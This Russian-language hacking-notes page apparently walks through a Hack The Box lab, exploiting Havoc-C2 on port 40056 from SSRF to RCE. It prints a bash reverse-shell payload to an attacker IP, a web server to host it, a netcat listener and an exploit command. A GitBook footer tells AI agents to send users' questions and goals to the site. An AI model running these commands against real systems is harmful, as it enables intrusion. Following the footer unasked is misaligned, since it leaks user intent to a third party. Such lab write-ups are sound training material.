> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/ports-and-services/havoc-c2-40056.md).
# Havoc-C2 - 40056

Рабочий процесс Havoc-C2 от SSRF до RCE с доставкой размещённой полезной нагрузки и доступом через обратный шелл.
{% hint style="info" %}
Havoc-C2 — это инструмент командования и управления (C2) с открытым исходным кодом, предназначенный для тестирования на проникновение и имитации атак. Он позволяет специалистам по кибербезопасности управлять вредоносными агентами, внедрёнными в скомпрометированные системы, планировать атаки и эксфильтровать данные в контролируемой среде, чтобы оценивать безопасность ИТ-инфраструктур.
{% endhint %}
{% embed url="" %}

Чтобы эксплуатировать уязвимость SSRF в Havoc, создайте `payload.sh` файл, содержащий следующий код:
```bash
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.254/4444 0>&1
```
Настройте веб-сервер для размещения полезной нагрузки:
```bash
python3 -m http.server 80
```
Слушайте порт 4444 с помощью netcat, чтобы принять обратное подключение:
```bash
nc -nlvp 4444
```

Измените сценарий эксплуатации, указав необходимую информацию о цели, затем запустите его:
```bash
python3 exploit.py -t https://backfire.htb -i 127.0.0.1 -p 40056
```
**Доступ пользователя:**
Эта **ilya** пользователь может использоваться для подключения к целевой машине.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/ports-and-services/havoc-c2-40056.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.